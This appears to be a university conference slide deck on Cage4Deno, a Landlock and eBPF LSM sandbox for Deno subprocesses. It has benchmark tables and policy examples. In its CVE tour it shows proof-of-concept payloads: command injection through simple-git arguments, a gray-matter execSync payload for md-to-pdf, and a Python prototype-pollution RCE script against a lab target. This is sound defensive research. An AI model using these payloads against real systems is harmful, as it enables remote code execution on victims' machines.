Cage4Deno: using Landlock and eBPF LSM to sandbox Deno subprocesses

Gianluca Oldani: gianluca.oldani@unibg.it
Marco Abbadini: marco.abbadini@unibg.it
Michele Beretta: michele.beretta@unibg.it

Contents of the presentation

- What is Landlock LSM
- What is eBPF
- A quick tour in the world of JavaScript CVEs targeting runtimes (e.g., Node)
- What is Deno, and how it addresses the previous tour
- What remains uncovered by Deno
- How we combined all of them to create Cage4Deno and a tour of it

Landlock

Landlock – what is it

- https://landlock.io/
- Security feature available since Linux 5.13
  - Uses the *Linux Security Modules* (LSM) framework
  - Provides scoped access control (i.e., sandboxing)
  - Any process (even *unprivileged*) can restrict itself
- Must be configured in order to be used
  - When building the kernel with `CONFIG_SECURITY_LANDLOCK=y`
  - At boot setting `CONFIG_LSM`
- Enabled by default in some distros
  - Arch^{btw}
  - Debian Sid
  - Ubuntu (from 20.04)
  - WSL2

Landlock – reasons

- Why would I ever want to restrict my own code?
  - Even if your code is innocuous, it can become malicious during its lifetime
  - Bugs can be exploited (see the previous CVEs)
  - Your dependencies could be (or become) malicious
  - You don't want your user to shoulder all security risks
  - You know what you need: restricting access only to that can improve security
- Why Landlock then?
  - It's in the kernel (according to the kernel docs, using user space process to enforce restriction on kernel resources could lead to race condition or inconsistencies)
  - Ease of use, declarative API (C, Rust, Go, etc)
  - Actively developed

Landlock – how does it work

- Uses the concept of *rules*
  - Describe an action on an object
  - An object is a file hierarchy (currently)
- Rules can be aggregated in a *ruleset*
- Rulesets restrict the thread enforcing it, and its future children
- Has some limitations
  - You cannot define *exceptions*
  - A thread cannot modify its own topology (via *mount*)
  - Special file systems (e.g., pipe, socket, nsfs) cannot be explicitly restricted
  - A maximum of 16 layers of stacked rulesets


Landlock – little example (in Rust)

```rust
use anyhow::Result;
use landlock::*;
use std::fs;

const ACCESS: BitFlags<AccessFs> =
  make_bitflags!(AccessFs::{Execute | ReadFile | ReadDir});

fn main() -> Result<()> {
  // Starts without restrictions
  let fd = PathFd::new("some/path")?;
  let ruleset = Ruleset::new()
    .handle_access(AccessFs::from_all(ABI::V1))?
    .create()?
    .add_rule(PathBeneath::new(fd, ACCESS))?;

  fs::write("some/path/file", "This works :D")?;

  // Restricted from here on
  ruleset.restrict_self()?;

  fs::write("some/path/file", "This does not :(")?;

  Ok(())
}
```

- Must use the `landlock` crate
- Start by defining the ruleset
  - Which ABI is supported
  - Which permissions to grant
- Everything is possible until the `restrict_self`
- Afterwards, Landlock is in effect
- Example code available at github.com/unibg-seclab/nohat-demos

Landlock – possible applications (WASM)


- WASM can be:
  - run directly on the system with runtimes (e.g., Wasmtime)
  - interpreted inside arbitrary programs (with libraries)
- Current WASM runtimes do not have a lot of fine tuning when it comes to permissions
  - Directory granularity
  - Access is always everything



Landlock – possible applications (WASM)

- Landlock could be used
  - Already available in most recent distros
  - No need to implement a custom access control layer
- Simple API, either already available
  - Rust https://lib.rs/crates/landlock
  - C (kernel) https://www.kernel.org/doc/html//v5.18/userspace-api/landlock.html
- Or in development
  - Haskell https://hackage.haskell.org/package/landlock
  - Go https://blog.gnoack.org/post/go-landlock-talk/

Landlock – possible applications (WASM)




eBPF

eBPF – extended Berkeley Packet Filter

- Technology that allows execution of user programs inside the kernel
- eBPF programs:
  - are loaded at runtime
  - extend kernel capabilities
- Pros
  - No change needed to the kernel source code
  - No need to load new kernel modules
- It is possible to attach eBPF programs to LSM hooks and enforce access control

eBPF – extended Berkeley Packet Filter

- eBPF programs are *event-driven*
  - Run when a certain hook point is passed
  - Code is *verified*
  - And then *JIT-compiled*
- eBPF uses *maps* to persist data between invocations
- Common use cases
  - Networking
  - Observability of programs
- Why usually in the kernel?
  - Because of its privileges
  - And it's hard to evolve



JavaScript for backend applications

General problem

- JavaScript is born as a language meant to be run in browsers
- Due to this use scenario, the language initially had several limitations due to security reasons
- Among these limitations, JavaScript was not able to:
  - Access the file system
  - Open connections to arbitrary hosts
  - Spawn subprocesses
- But everything described until now changed with the creation of JavaScript runtimes

Introducing Node.js


- Created by Ryan Dahl in 2009
- Allows the usage of JavaScript code for the backend of web application
- In general, JavaScript now is usable outside of the browser, with full access to the underlying file system
- While JavaScript can be considered a “good security sandbox” concerning memory management…
- it inherits the problems of a dynamic languages


The classics: **CVE-2022-25860**


- RCE in the **simple-git** npm package, a simple wrapper around git
- Cause of the CVE: input sanitization is a hard task and programmers often get it wrong (this CVE is a follow-up to CVE-2022-25912)
- If an attacker is able to manipulate the input to the command, they can execute arbitrary commands on the victim machine

```
const simpleGit = require('simple-git');
let git = simpleGit();
git.clone('-u touch /tmp/pwn', 'file:///tmp/zero12');
git.pull('--upload-pack=touch /tmp/pwn0', 'master');
git.push('--receive-pack=touch /tmp/pwn1', 'master');
git.listRemote(['--upload-pack=touch /tmp/pwn2', 'main']);
```

Bad default configuration: **CVE-2021-23639**






JS
x % 2 !== 0
JS
is-odd
Returns true if the given number is odd, and is an integer that does not exceed the JavaScript MAXIMUM_SAFE_INTEGER.
Please consider following this project's author, Jon Schlinkert, and consider starring the project to show your and support.
Install
Weekly Downloads
269,847
Install with npm:
$ npm install --save is-odd
Usage
Works with strings or numbers.
const isOdd = require('is-odd');
console.log(isOdd('1')); //=> true
console.log(isOdd('3')); //=> true
downloads 2.3M/month
downloads 59M


node JS
CHECK IT OUT. I JUST WROTE NEW SERVER SOFTWARE IN JAVASCRIPT!
YOU WERE SO PREOCCUPIED WITH WHETHER OR NOT YOU COULD
YOU DIDN'T STOP TO THINK IF YOU SHOULD

Bad default configuration: **CVE-2021-23639**

- RCE in the **md-to-pdf** npm package
- This package depends upon another package **gray-matter**
- By default, the **gray-matter** library enables the rendering of JavaScript code provided as an input
- **md-to-pdf** should only process markdown files
- If an attacker is able to manipulate the input to the command, they can execute arbitrary commands on the victim machine

```
const { mdToPdf } = require('md-to-pdf');
var payload =
'---js\n((require("child_process")).execSync("id > /tmp/RCE.txt"))\n---RCE';
```

Common ground between the CVEs

- Every exposed CVE suppose that the attacker is able to manipulate the input string given as input
- This, in a lot of cases is a strong assumption but…
- In Node there is another very common category of CVEs that can ease the attacker job

Introducing prototype pollution: **CVE-2020-36632**

- Prototype pollution is a JavaScript vulnerability that enables an attacker to add arbitrary properties to global object prototypes
- These properties may then be inherited by user-defined objects
- In this way an attacker is able to manipulate the behaviour of code otherwise supposed as safe
- The mentioned CVE is relative to the **flat** npm package and can be used to execute arbitrary commands on the victim machine

Introducing prototype pollution: **CVE-2020-36632**

```javascript
// Code from https://www.hackthebox.com/ : Gunship
const path              = require('path');
const express           = require('express');
const handlebars        = require('handlebars');
const { unflatten }     = require('flat');
const router            = express.Router();

router.get('/', (req, res) => {
    return res.sendFile(path.resolve('views/index.html'));
});

router.post('/api/submit', (req, res) => {
  // unflatten method is vulnerable to prototype pollution
    const { artist } = unflatten(req.body);

  if (artist.name.includes('Haigh')
    || artist.name.includes('Westaway')
    || artist.name.includes('Gingell')) {
    return res.json({
      'response': handlebars.compile('Hello {{ user }}, thank
        you for letting us know!')({ user:'guest' })
    });
  } else {
    return res.json({
      'response': 'Please provide us with the full name of an existing member.'
    });
  }
});
```

```python
import requests

TARGET_URL = 'http://localhost:1337'
TARGET_URL = 'http://docker.hackthebox.eu:30448'

# make pollution
r = requests.post(TARGET_URL+'/api/submit', json = {
    "artist.name":"Gingell",
    "__proto__.type": "Program",
    "__proto__.body": [{
        "type": "MustacheStatement",
        "path": 0,
        "params": [{
            "type": "NumberLiteral",
            "value": `process.mainModule.require('child_process')
  .execSync('whoami > /app/static/out')`
        }],
        "loc": {
            "start": 0,
            "end": 0
        }
    }]
    })

print(r.status_code)
print(r.text)

print(requests.get(TARGET_URL+'/static/out').text)
```

What can be done?

- In all the exposed cases, JavaScript code is not meant to execute any kind of subprocess
- There already exists methods to execute JavaScript with restricted privileges in the host system
- Existing solution:
  - nvm module **vm2**
  - JavaScript reamls https://github.com/tc39/proposal-shadowrealm
  - Deno

What is Deno

- Deno is a popular JavaScript runtime made by the same creator of Node.js, Ryan Dahl
- Several motivations are explained in his talk:
  10 Things I Regret About Node.js
  https://www.youtube.com/watch?v=M3BM9TB-8yA
- One of these points was **security**

Deno is “secure by default”

- Deno claims to be **secure by default**
- This is due to the fact that it implements a permission system that does not allow JavaScript code to access the underlying OS unless specified otherwise by the user
- This means that by default, JavaScript code has no access to:
  - environment variables
  - system information
  - high resolution time measurements
  - network access
  - dynamic library loading
  - read/write access to the file system
  - spawn of subprocesses
- In addition to this, several measure against prototype pollution are in place by default on every JavaScript object

So… everything is ok right?

- What about programs that **must** use subprocesses?
- What about programs that **must** use payloads that are not part of JavaScript code? (e.g., images, videos)


```
let p = Deno.run({cmd: ["exiftool", "./input_images/input.jpg"]});
await p.status();
```

Cage4Deno


Cage4Deno objectives

- Compatibility with existing security mechanisms
- Ease of use
- Fine-grained access control
- Effective in mitigating even recent vulnerabilities
- Low runtime overhead

Current workflow of Deno



Cage4Deno workflow



eBPF programs employed in Cage4Deno

Thread lifecycle hooks
uprobe/attach_policy
lsm/task_alloc
tp_btf/sched_process_fork
tp_btf/sched_process_exit

(a)

Access control hooks
lsm/path_mknod
lsm/path_mkdir
lsm/path_link
lsm/path_symlink
lsm/file_open
lsm/path_rename
lsm/path_rmdir
lsm/path_unlink

(b)

Access policy example

```
{
"policies": [
  {
  "policy_name": "tarPolicy",
    "read": [
      "/usr/local/bin/tar",
      "/usr/lib/locale/locale-archive",
      "/usr/share/locale/locale.alias",
      "/usr/bin/gzip",
      "/lib/x86_64-linux-gnu/libc.so.6",
      "/lib64/ld-linux-x86-64.so.2",
      "/etc/ld.so.cache",
      "/home/user/input.tgz",
    ],
    "write": [
      "/home/user/output"
    ],
    "exec": [
      "/usr/local/bin/tar",
      "/usr/bin/gzip",
      "/lib/x86_64-linux-gnu/libc.so.6",
      "/lib64/ld-linux-x86-64.so.2"
    ],
    "deny": [
      "/home/user/output/output/misc"
    ]
  },
}
```


Sample of mitigated CVEs

CVE ID	Utility	Use case
	Local File Read (LFR)	
CVE-2016-1897	FFmpeg v3.2.5	Video processing
CVE-2016-1898	FFmpeg v3.2.5	Video processing
CVE-2019-12921	GraphicsMagick v1.3.31	Image processing
	Arbitrary File Overwrite (AFO)	
CVE-2016-6321	GNU Tar v1.29	Archive decompression
CVE-2019-20916	Pip v19.0.3	Dependency fetch
CVE-2022-30333	UnRAR v6.11	Archive decompression
	Remote Code Execution (RCE)	
CVE-2016–3714	ImageMagick v6.9.2-10	Image processing
CVE-2020-29599	ImageMagick v7.0.10-36	Image processing
CVE-2021-3781	Ghostscript v9.54.0	PDF processing
CVE-2021-21300	Git v2.30.0	Clone repository
CVE-2021-22204	ExifTool v12.23	Image processing
CVE-2022-0529	Unzip v6.0-25	Archive decompression
CVE-2022-0530	Unzip v6.0-25	Archive decompression
CVE-2022-1292	OpenSSL v3.0.2	Certificate verification
CVE-2022-2566	FFmpeg v5.1	Image processing

Performance overhead on non-malicious use

Utility	#rules	Deno [ms]	Cage4Deno [ms]
cat	9	3.05±0.23	3.81±0.25
GraphicsMagick	81	10.16±1.02	12.16±1.12
UnRAR	25	13.86±1.97	15.84±2.71
ImageMagick	17	17.49±2.14	18.74±2.26
Unzip	15	20.90±3.95	22.66±3.62
OpenSSL	17	27.80±4.93	30.10±7.50
Git	26	66.52±4.75	72.46±5.22
ExifTool	38	109.20±6.67	112.88±4.25
GNU Tar	14	114.52±7.21	125.48±6.89
FFmpeg	12	321.50±9.55	336.70±9.78
Ghostscript	20	449.96±18.19	455.66±21.37
Pip	115	3022.52±20.55	3203.32±20.84

Performance overhead on *cat* varying ruleset size



References

1. Cage4Deno: A Fine-Grained Sandbox for Deno Subprocesses, *Conference Paper*
2. Enhancing the security of WebAssembly runtimes using Linux Security Modules, *Poster*
3. Check our git repository: https://github.com/unibg-seclab/cage4deno

Thank you!